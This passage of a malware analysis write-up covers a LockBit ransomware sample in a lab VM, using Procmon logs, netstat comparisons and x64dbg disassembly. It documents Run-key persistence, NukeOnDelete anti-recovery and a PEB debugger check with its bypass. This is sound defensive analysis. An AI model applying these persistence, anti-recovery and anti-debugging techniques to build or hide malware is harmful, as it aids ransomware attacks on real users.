
```
Time of Day       Process Name  PID   Operation       Path                                                                  Result   Detail
16:53:30.2180576  svchost.exe   960   RegQueryValue   HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\AppID                SUCCESS  Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
16:53:30.2203991  svchost.exe   960   RegQueryValue   HKCR\WOW6432Node\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\AppID    SUCCESS  Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
16:53:30.3168274  svchost.exe   848   RegQueryValue   HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\AppID                SUCCESS  Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
16:53:30.3173908  svchost.exe   848   RegQueryValue   HKCR\WOW6432Node\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\AppID    SUCCESS  Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
16:53:30.3237183  svchost.exe   848   Process Create  C:\Windows\SysWOW64\DllHost.exe                                        SUCCESS  PID: 8024, Command line: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
16:53:30.3237213  DllHost.exe   8024  Process Start                                                                          SUCCESS  Parent PID: 848, Command line: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}, Current directory: C:\Windows\system32\, Environment:...
16:53:30.3364722  DllHost.exe   8024  RegQueryValue   HKCR\WOW6432Node\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBEC7}\AppID    SUCCESS  Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
16:58:51.1892356  regedit.exe   1844  RegEnumKey      HKCR\AppID                                                             SUCCESS  Index: 201, Name: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
16:58:51.2162429  regedit.exe   1844  RegEnumKey      HKCR\CLSID                                                             SUCCESS  In
```

```
Parent PID: 848
Command line: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
Current directory: C:\Windows\system32\
Environment:
        ALLUSERSPROFILE=C:\ProgramData
        APPDATA=C:\Users\cde\AppData\Roaming
        ChocolateyInstall=C:\ProgramData\chocolatey
        ChocolateyLastPathUpdate=133300347493313295
        ChocolateyToolsLocation=C:\Tools
        CommonProgramFiles=C:\Program Files\Common Files
        CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
        CommonProgramW6432=C:\Program Files\Common Files
        COMPUTERNAME=DESKTOP-DEH1E4T
        ComSpec=C:\Windows\system32\cmd.exe
        DriverData=C:\Windows\System32\Drivers\DriverData
        HOMEDRIVE=C:
        HOMEPATH=\Users\cde
        JAVA_HOME=C:\Program Files\OpenJDK\jdk-20.0.1
        JDK_HOME=C:\Program Files\OpenJDK\jdk-20.0.1
        LOCALAPPDATA=C:\Users\cde\AppData\Local
        LOGONSERVER=\\DESKTOP-DEH1E4T
        NUMBER_OF_PROCESSORS=8
        OneDrive=C:\Users\cde\OneDrive
        OS=Windows_NT
        Path=C:\Python39\Scripts\;C:\Python39\;C:\Program Files\Eclipse Adoptium\jdk-11.0.19.7-hotspot\bin;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\ProgramData\Boxstarter;C:\
Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\ProgramData\chocolatey\bin;C:\Program Files\010
Editor;C:\Program Files\OpenJDK\jdk-20.0.1\bin;C:\Users\cde\AppData\Local\Microsoft\WindowsApps;C:\Tools\Cmder;C:\Tools\nmap
        PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY;.PYW
        PROCESSOR_ARCHITECTURE=AMD64
        PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 151 Stepping 2, GenuineIntel
        PROCESSOR_LEVEL=6
        PROCESSOR_REVISION=9702
        ProgramData=C:\ProgramData
        ProgramFiles=C:\Program Files
        ProgramFiles(x86)=C:\Program Files (x86)
        ProgramW6432=C:\Program Files
        PSModulePath=C:\Users\cde\Documents\WindowsPowerShell\Modules
        PUBLIC=C:\Users\Public
        RAW_TOOLS_DIR=C:\Tools
        SystemDrive=C:
        SystemRoot=C:\Windows
        TEMP=C:\Users\cde\AppData\Local\Temp
        TMP=C:\Users\cde\AppData\Local\Temp
        TOOL_LIST_DIR=C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Tools
        TOOL_LIST_SHORTCUT=C:\Users\cde\Desktop\Tools.lnk
        USERDOMAIN=DESKTOP-DEH1E4T
        USERDOMAIN_ROAMINGPROFILE=DESKTOP-DEH1E4T
        USERNAME=cde
        USERPROFILE=C:\Users\cde
        VM_COMMON_DIR=C:\ProgramData\_VM
        windir=C:\Windows
```



```
16:54:43.7152695  LockBit4.exe  7432  RegCloseKey    HKLM\SOFTWARE\Microsoft\WindowsRuntime\ActivatableClassId\Windows.Graphics.Internal.Printing.Workflow.WorkflowSessionManager  SUCCESS
16:54:56.6058354  LockBit4.exe  7432  RegCreateKey   HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                          SUCCESS  Desired Access: Read/Write, Disposition: REG_OPENED_EXISTING_KEY
16:54:56.6058413  LockBit4.exe  7432  RegSetInfoKey  HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                          SUCCESS  KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
16:54:56.6058550  LockBit4.exe  7432  RegQueryKey    HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                          SUCCESS  Query: HandleTags, HandleTags: 0x400
16:54:56.6058589  LockBit4.exe  7432  RegSetValue    HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\{2C5F9FCC-F266-43F6-BFD7-838DAE269E11}   SUCCESS  Type: REG_SZ, Length: 88, Data: C:\Users\cde\Desktop\LockBit_Ransomware.hta
16:54:56.6058887  LockBit4.exe  7432  RegCloseKey    HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                          SUCCESS
```

Another interesting anti-forensics and anti-recovery technique used by the threat actors is changing the NukeOnDelete registry which enables file original locations to be deleted instead of going first to the Recycle Bin. This is documented in the following screenshot.




```
16:53:...  LockBit4.exe   7432  RegCreateKey  HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\BitBucket\Volume\{0cefbdd5-0000-0000-0000-300300000000}  SUCCESS  De
16:53:...  LockBit4.exe   7432  RegCreateKey  HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\BitBucket                                                SUCCESS  De
16:53:...  LockBit4.exe   7432  RegCreateKey  HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\BitBucket\Volume\{0cefbdd5-0000-0000-0000-c0de18000000}  SUCCESS  De
```

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\BitBucket\Volume\{0cefbdd5-0000-0000-0000-300300000000}


Name	Type	Data
(Default)	REG_SZ	(value not set)
MaxCapacity	REG_DWORD	0x00001be2 (7138)
NukeOnDelete	REG_DWORD	0x00000000 (0)

For the last part of the basic dynamic analysis, we check open connections with “netstat -a” before the malware is executed



```
C:\Users\cde\Desktop\test\LockBit
λ netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:445            DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:5040           DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:7680           DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49664          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49665          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49666          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49667          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49669          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49672          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49677          DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:135               DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:445               DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:7680              DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49664             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49665             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49666             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49667             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49669             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49672             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49677             DESKTOP-DEH1E4T:0      LISTENING
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    0.0.0.0:5050           *:*
  UDP    127.0.0.1:1900         *:*
  UDP    127.0.0.1:63328        *:*
  UDP    127.0.0.1:64141        *:*
  UDP    [::]:123               *:*
  UDP    [::]:500               *:*
  UDP    [::]:4500              *:*
  UDP    [::1]:1900             *:*
  UDP    [::1]:64140            *:*

C:\Users\cde\Desktop\test\LockBit
λ
```

and compare it immediately after the execution has completed and note the changes.




```
C:\Users\cde\Desktop\test\LockBit
λ netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:445            DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:5040           DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:7680           DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49664          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49665          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49666          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49667          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49669          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49672          DESKTOP-DEH1E4T:0      LISTENING
  TCP    0.0.0.0:49677          DESKTOP-DEH1E4T:0      LISTENING
  TCP    172.16.0.4:139         DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:135               DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:445               DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:7680              DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49664             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49665             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49666             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49667             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49669             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49672             DESKTOP-DEH1E4T:0      LISTENING
  TCP    [::]:49677             DESKTOP-DEH1E4T:0      LISTENING
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    0.0.0.0:5050           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5355           *:*
  UDP    127.0.0.1:1900         *:*
  UDP    127.0.0.1:57978        *:*
  UDP    127.0.0.1:63328        *:*
  UDP    172.16.0.4:137         *:*
  UDP    172.16.0.4:138         *:*
  UDP    172.16.0.4:1900        *:*
  UDP    172.16.0.4:57977       *:*
  UDP    [::]:123               *:*
  UDP    [::]:500               *:*
  UDP    [::]:4500              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5355              *:*
  UDP    [::1]:1900             *:*
  UDP    [::1]:57976            *:*
  UDP    [fe80::b4a0:8973:90e6:82de%4]:546  *:*
  UDP    [fe80::b4a0:8973:90e6:82de%4]:1900  *:*
  UDP    [fe80::b4a0:8973:90e6:82de%4]:57975  *:*

C:\Users\cde\Desktop\test\LockBit
λ
```

Advanced Dynamic Analysis:


By putting the malware through a debugger (x64dbg) the following could be unraveled about the malware code.

The malware check for the presence of a debugger and if it is true, it traps the execution in an endless loop. This can be escaped by modifying the ZF and proceeding with the execution.



```
004A7DB7   57                    push edi                            edi:"U‹ìƒäø¡0"
004A7DB8   74 08                 je lockbit4.exe.4A7DC2
004A7DBA   66:0F1F4400 00        nop word ptr ds:[eax+eax],ax
004A7DC0   EB FE                 jmp lockbit4.exe.4A7DC0
004A7DC2   C78424 40010000 7D    mov dword ptr ss:[esp+140],7D       7D:'}}'
004A7DCD   33F6                  xor esi,esi
004A7DCF   C68424 44010000 1A    mov byte ptr ss:[esp+144],1A
```


Which is verified on the main function - entry0



```
; var int32_t var_278h @ stack - 0x278
; var int32_t var_277h @ stack - 0x277
; var int32_t var_276h @ stack - 0x276
; var int32_t var_275h @ stack - 0x275
; var int32_t var_274h @ stack - 0x274
0x004a7da0      push    ebp
0x004a7da1      mov     ebp, esp
0x004a7da3      and     esp, 0xfffffff8
0x004a7da6      mov     eax, dword fs:[0x30]
0x004a7dac      sub     esp, 0x4a0
0x004a7db2      test    byte [eax + 0x68], 0x70
0x004a7db6      push    esi
0x004a7db7      push    edi
0x004a7db8      je      0x4a7dc2

[0x004a7dba]
0x004a7dba      nop     word [eax + eax]

[0x004a7dc0]
0x004a7dc0      jmp     0x4a7dc0

[0x004a7dc2]
0x004a7dc2      mov     dword [var_36ch], 0x7d ; '}' ; 125
0x004a7dcd      xor     esi, esi
0x004a7dcf      mov     byte [var_368h], 0x1a ; 26
0x004a7dd7      mov     byte [var_367h], 0x19 ; 25
0x004a7ddf      mov     byte [var_366h], 0x14 ; 20
0x004a7de7      mov     byte [var_365h], 0xd ; 13
0x004a7def      mov     byte [var_364h], 0x11 ; 17
0x004a7df7      mov     byte [var_363h], 8
0x004a7dff      mov     byte [var_362h], 0xe ; 14
0x004a7e07      mov     byte [var_361h], 0x53 ; 'S' ; 83
0x004a7e0f      mov     byte [var_360h], 0x19 ; 25
0x004a7e17      mov     byte [var_35fh], 0x11 ; 17
0x004a7e1f      mov     byte [var_35eh], 0x11 ; 17
0x004a7e27      mov     al, byte [var_368h]
0x004a7e2e      mov     byte [var_35dh], 0
0x004a7e36      nop     word [eax + eax]
```


The malware pushes shell32.dll in the stack, which is used when opening web pages and files.

Thenby calling ecx the malware uses the LoadLibraryA API which allows it to call shell32.dll



